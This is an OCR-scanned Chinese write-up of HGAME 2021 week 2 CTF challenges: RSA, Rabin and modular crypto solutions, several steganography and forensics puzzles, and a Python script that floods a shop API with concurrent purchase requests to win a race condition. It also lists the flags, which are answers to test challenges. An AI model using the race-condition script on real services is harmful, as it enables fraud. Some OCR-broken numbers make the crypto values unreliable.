
HGAME 2021 week2 writeup

Web

Liki的生日礼物



学长给的hint是条件竞争

先注册进入商城，发现只够买50张兑换券，差两张，在兑换时进行抓包

用了`burpsuite`的测试器，发现对此题无效，于是上代码

```
import requests
import json
import threading
import queue


url = "https://birthday.liki.link/API/?m=buy"



headers = {
    'Host': 'birthday.liki.link',
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0)
Gecko/20100101 Firefox/85.0',
```

```
    'Accept': '*/*',
    'Accept-Language': 'zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-
US;q=0.3,en;q=0.2',
    'Accept-Encoding': 'gzip, deflate',
    'Content-Type': 'application/x-www-form-urlencoded; charset=UTF-8',
    'X-Requested-With': 'XMLHttpRequest',
    'Content-Length': '8',
    'Origin': 'https://birthday.liki.link',
    'Connection': 'close',
    'Referer': 'https://birthday.liki.link/shop.html',
    'Cookie': 'PHPSESSID=2o6j1d7tj5s84p9uqc838liib6'
}

data = {'amount': '10'}

threads = 100

q = queue.Queue()

for i in range(50):
    q.put(i)

def post():
    while not q.empty():
        q.get()
        r = requests.post(url, data=data, headers=headers)
        print(r.json())

if __name__ == '__main__':
    for i in range(threads):
        t = threading.Thread(target=post)
        t.start()

    for i in range(threads):
        t.join()
```

虽然代码运行时，好几个线程都失败了，但最终获得110张兑换券

最后得flag

Crypto

signin

signin[已完成]

描述
签到题 233
题目地址 https://mod.liki.link
基准分数 150
当前分数 150
完成人数 58

下载得py文件

```
from libnum import *
from Crypto.Util import number

from secret import FLAG

m = s2n(FLAG)
a = number.getPrime(1024)
p = number.getPrime(1024)

c = a ** p * m % p

print("a = {}".format(a))
print("p = {}".format(p))
print("c = {}".format(c))
# a =
16485599343574552290378098296648330011741009515755161726920139641320101162165615
07228849510977276449528911916824916781002224337408572175833872375704226978394394
31218304918684899394713632033122775702572055140148831571500152817834942333257855
63643613492042204060133556555105730975215333235105595918260839126989 7
# p =
16101030283717989440366947683545928898247850906809575656128134655895689555111614
36276649546578476973246209118287910005310134332327927616331308427025077621843406
79258438907910976215941032200365045815510500324113235890504150032186297543695075
88212386711508462550818274944477436668695434265469494601175060908827 1
```

```
# c =
37885894279015279633842111282233420689544882975101774347165064466411430501846455
33539696151127536847544745573644281628717376897679227140748242335874176822737422
41771245193356881437383860121192003252906739480804356934555772611613140031004566
26099834403948903734083098108171393311774765705539211733365836686838
```

由题目可知

$$ma^p \equiv c \pmod{p}$$

由费马小定理得

$$a^p \equiv a \pmod{p}$$

故推出

$$ma \equiv c \pmod{p}$$

利用`gmpy2.divm`推出`m`，并解码得

```
hgame{MOdu1@r_m4th+1s^th3~ba5is-Of=cRypt0!!}
```

---

gcd or more?

---

gcd or more?[已完成]

描述
GCD...?
题目地址 https://more.liki.link
基准分数 200
当前分数 200
完成人数 74

又是py文件

```
from libnum import *
from secret import FLAG

p =
85228565021128901853314934583129083441989045225022541298550570449389839609019
q =
11161471464136491131291529447985054913183537804600242397798945784307118883627 1
n = p * q

cipher = pow(s2n(FLAG), 2, n)
print(cipher)
#
76650036828306664561938944910159896416478548266471778731419841072020990814759848
27806007287830472899616818080907276606744467453445908923054975393623509539
```

因为是2次方，想到`Rabin`算法，然后直接写脚本

```
import gmpy2
from gmpy2 import mpz
```

```
from libnum import *

c =
766500368283066645619389449101598964164785482664717787314198410720209908147598482780600728783047289961681808090727660674446745344590892305497539362350953
9
p =
852285650211289018533149345831290834419890452250225412985505704493898396090193
q =
111614714641364911312915294479850549131835378046002423977989457843071188836271
n = p * q
k1=
213071412552822254633287336457822708604972613062556353246376426123474599022553
k2=
279036786603412278282288236199626372829588445115006059944973644607677972090683
mp= pow(c, k1, p)
mq= pow(c, k2, q)
y= gmpy2.gcdext(p,q)
a =(y[1]*p*mq+y[2]*q*mp)%n
b =n-a
c =(y[1]*p*mq-y[2]*q*mp)%n
d =n-c

print(a,b,c,d)
```

其中`k1=(p+1)/4` `k2=(q+1)/4`,得到4个结果中只有d是flag

```
hgame{3xgCd~i5_re4l1y+e@sy^r1ght?}
```

WhitegiveRSA

WhitegiveRSA[已完成]

描述

N = 882564595536224140639625987659416029426239230804614613279163

e = 65537

c = 747831491353896780365654517748216624798517769637260742155527

题目地址 https://www.baidu.com

基准分数 150

当前分数 150

完成人数 145

最普通的`RSA`，直接上代码

```
import gmpy2
n = 882564595536224140639625987659416029426239230804614613279163
e = 65537
c = 747831491353896780365654517748216624798517769637260742155527
fn=882564595536224140639625987657529300394956519977044270821168
d = gmpy2.invert(e,fn)
m = gmpy2.powmod(c,d,n)
print(hex(m))
```

得到flag

```
hgame{wOw~yOU_kNoW+R5@!}
```

MISC

Tools

Tools[已完成]

描述
工欲善其事，必先利其器。
题目地址 https://1.oss.hgame2021.vidar.club/tools_21d9ccfca5a4321d6256038d3e885b6d.zip
基准分数 100
当前分数 100
完成人数 53

看了这道题就知道要用好多工具解密

下载并解压zip得图片（图片属性中有密码）和加密`F5.7z`，利用`F5-steganography`解密得密码，解压后有1/4二维码，并有压缩包，之后依次有`Steghide` `Outguess` `JPHS`分别得到1/4二维码，拼合后得

故`Flag`为


```
hgame{Taowa_is_NOT_gOOd_but_TOO1s_is_Useful}
```

Telegraph：1601 6639 3459 3134 0892

Telegraph：1601 6639 3459 3134 0892[已完成]

描述
他曾经最喜欢的曲师写的曲子，让人犹如漫步在星空之下，可如今他听见只觉得反胃。
由于文件名过长，单独给出附件的md5: E5C3EE3F441B860B07A3ADCD98BFFC00
请将flag以hgame{your_flag_here}形式提交，flag为全大写。
题目地址 https://1.oss.hgame2021.vidar.club/Telegraph%EF%BC%9A1601%206639%203459%203134%200892.mp3
基准分数 150
当前分数 150
完成人数 84

先听了一遍毫无违和感，用`Audacity`改成频谱图后



j经学长提醒，发现题目`1601 6639 3459 3134 0892`即为电报中的`带通滤波器`

使用`Goldwave`中的`低通滤波器`和`高通滤波器`（用`Audacity`效果不佳），发现摩斯电码

```
-.-- --- ..- .-. ..-. .-.. .- --. .. ... ---... ....- --. ----- ----- -.. ... ---
-- -. --. -... ..- - -. ----- - ....- --. ----- ----- -.. -- .- -. ----- ...-- --
--. ...-- .---- ----- -.- ..
```


解码得

```
4G0ODS0NGBUTN0T4G0ODMAN039310KI
```

所以flag如下(一开始一直以为flag要用_分开，其实不用)

```
hgame{4G0ODS0NGBUTN0T4G0ODMAN039310KI}
```

Hallucigenia



用`Stegsolve`打开图片，在`Red plane 0`发现二维码，扫码后得

```
gmBCrkRORUkAAAAA+jrgsWajaq0BeC3IQhCEIQhCKZw1MxTzSlNKnmJpivW9IHVPrTjvkkuI3sP7bWAE
dIHWCbDsGsRkZ9IUJC9AhfZFbpqrmZBtI+ZvptWC/KCPrL0gFeRPOcI2WyqjndfUWlNj+dgWpe1qSTEc
durXzMRAc5EihsEflmIN8RzuguWq61JWRQpSI51/KHHT/6/ztPZJ33SSKbieTa1C5koONbLcf9aYmsVh
7RW6p3SpASnUSb3JuSvpUBKxscbyBjiOpOTq8jcdRsx5/IndXw3VgJV6iO1+6jl4gjVpWouViO6ih9Zm
ybSPkhaqyNUxVXpV5cYU+Xx5sQTfKystDLipmqaMhxIcgvplLqF/LWZzIS5PvwbqOvrSlNHVEYchCEIQ
ISICSZJijwu5OrRQHDyUpaF0y///p6FEDCCDFsuW7YFoVEFESTOBAACLgLOrAAAAAggUAAAAtAAAAFJE
SEkNAAAAChoKDUdOUIk=
```

直接解码成字符会乱码，所以解成16进制


```
82 60 42 AE 44 4E 45 49 00 00 00 00 FA 3A E0 B1 66 A3 6A AD 01 78 2D C8 42 10 84
21 08 42 29 9C 35 33 14 F3 4A 53 4A 9E 62 69 8A F5 BD 20 75 4F AD 38 EF 92 4B 88
DE C3 FB 6D 60 04 74 81 D6 09 B0 EC 1A C4 64 67 D2 14 24 2F 40 85 F6 45 6E 9A AB
99 90 6D 23 E6 6F A6 D5 82 FC A0 8F AC BD 20 15 E4 4F 39 C2 36 5B 2A A3 9D D7 D4
5A 53 63 F9 D8 16 A5 ED 6A 49 31 1C 76 EA D7 CC C4 40 73 91 22 86 C1 1F 96 62 0D
F1 1C EE 82 E5 AA EB 52 56 45 0A 52 23 9D 7F 28 71 D3 FF AF F3 B4 F6 49 DF 74 92
29 B8 9E 4D AD 42 E6 4A 0E 35 B2 DC 7F D6 98 9A C5 61 ED 15 BA A7 74 A9 01 29 D4
49 BD C9 B9 2B E9 50 12 B1 B1 C6 F2 06 38 8E A4 E4 EA F2 37 1D 46 CC 79 FC 89 DD
5F 0D D5 80 95 7A 88 ED 7E EA 39 78 82 35 69 5A 8B 95 88 EE A2 87 D6 66 C9 B4 8F
92 16 AA C8 D5 31 55 7A 55 E5 C6 14 F9 7C 79 B1 04 DF 2B 2B 2D 0C B8 A9 9A A6 8C
87 12 1C 82 FA 65 2E A1 7F 2D 66 73 21 2E 4F BF 06 EA 3A FA D2 94 D1 D5 11 87 21
08 42 10 21 22 02 49 92 62 8F 0B B9 D2 B4 50 1C 3C 94 A5 A1 74 CB FF FF A7 A1 44
0C 20 83 16 CB 96 ED 81 68 54 41 44 49 3D 01 00 00 8B 80 B3 AB 00 00 00 02 08 14
00 00 00 B4 00 00 00 52 44 48 49 0D 00 00 00 0A 1A 0A 0D 47 4E 50 89
```

根据题目的描述，应该要将倒序排列，一开始我以为是16进制字符串翻转，但后经学长提醒是字节翻转


```
89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52 00 00 00 B4 00 00 00 14 08 02 00
00 00 AB B3 80 8B 00 00 01 3D 49 44 41 54 68 81 ED 96 CB 16 83 20 0C 44 A1 A7 FF
FF CB 74 A1 A5 94 3C 1C 50 B4 D2 B9 0B 8F 62 92 49 02 22 21 10 42 08 21 87 11 D5
D1 94 D2 FA 3A EA 06 BF 4F 2E 21 73 66 2D 7F A1 2E 65 FA 82 1C 12 87 8C A6 9A A9
B8 0C 2D 2B 2B DF 04 B1 79 7C F9 14 C6 E5 55 7A 55 31 D5 C8 AA 16 92 8F B4 C9 66
D6 87 A2 EE 88 95 8B 5A 69 35 82 78 39 EA 7E ED 88 7A 95 80 D5 0D 5F DD 89 FC 79
CC 46 1D 37 F2 EA E4 A4 8E 38 06 F2 C6 B1 B1 12 50 E9 2B B9 C9 BD 49 D4 29 01 A9
74 A7 BA 15 ED 61 C5 9A 98 D6 7F DC B2 35 0E 4A E6 42 AD 4D 9E B8 29 92 74 DF 49
F6 B4 F3 AF FF D3 71 28 7F 9D 23 52 0A 45 56 52 EB AA E5 82 EE 1C F1 0D 62 96 1F
C1 86 22 91 73 40 C4 CC D7 EA 76 1C 31 49 6A ED A5 16 D8 F9 63 53 5A D4 D7 9D A3
2A 5B 36 C2 39 4F E4 15 20 BD AC 8F A0 FC 82 D5 A6 6F E6 23 6D 90 99 AB 9A 6E 45
F6 85 40 2F 24 14 D2 67 64 C4 1A EC B0 09 D6 81 74 04 60 6D FB C3 DE 88 4B 92 EF
38 AD 4F 75 20 BD F5 8A 69 62 9E 4A 53 4A F3 14 33 35 9C 29 42 08 21 84 10 42 C8
2D 78 01 AD 6A A3 66 B1 E0 3A FA 00 00 00 00 49 45 4E 44 AE 42 60 82
```

`89 50 4E 47 0D 0A 1A 0A`是`PNG`的文件头


将16进制变成`PNG`文件，经翻转得



DNS



先得到一个`pcapng`文件，根据题目提示搜索`DNS`，发现地址`flag.hgame2021.cf`



No.	Time	Source	Destination	Protocol	Length	Info
45	19.280576712	192.168.43.11	192.168.43.1	DNS	100	Standard query 0xedb9 A flag.hgame2021.cf OPT
46	19.282643359	192.168.43.1	192.168.43.11	DNS	109	Standard query response 0xedb9 A flag.hgame2021.cf A 104.21.39.188 A 172.67.148.67
62	26.393272135	192.168.43.11	192.168.43.1	DNS	77	Standard query 0x1361 A flag.hgame2021.cf
63	26.396628362	192.168.43.1	192.168.43.11	DNS	109	Standard query response 0x1361 A flag.hgame2021.cf A 172.67.148.67 A 104.21.39.188
64	26.396811741	192.168.43.11	192.168.43.1	DNS	77	Standard query 0xa66f AAAA flag.hgame2021.cf
65	26.398425334	192.168.43.1	192.168.43.11	DNS	133	Standard query response 0xa66f AAAA flag.hgame2021.cf AAAA 2606:4700:3031::ac43:9443 AAAA 2606:4700:3034::6815…

网上随便找一个dns查询，选择`TXT`选项，即得flag

```
hgame{DOmain_N4me_5ystem}
```

正好卡进前20，下期加油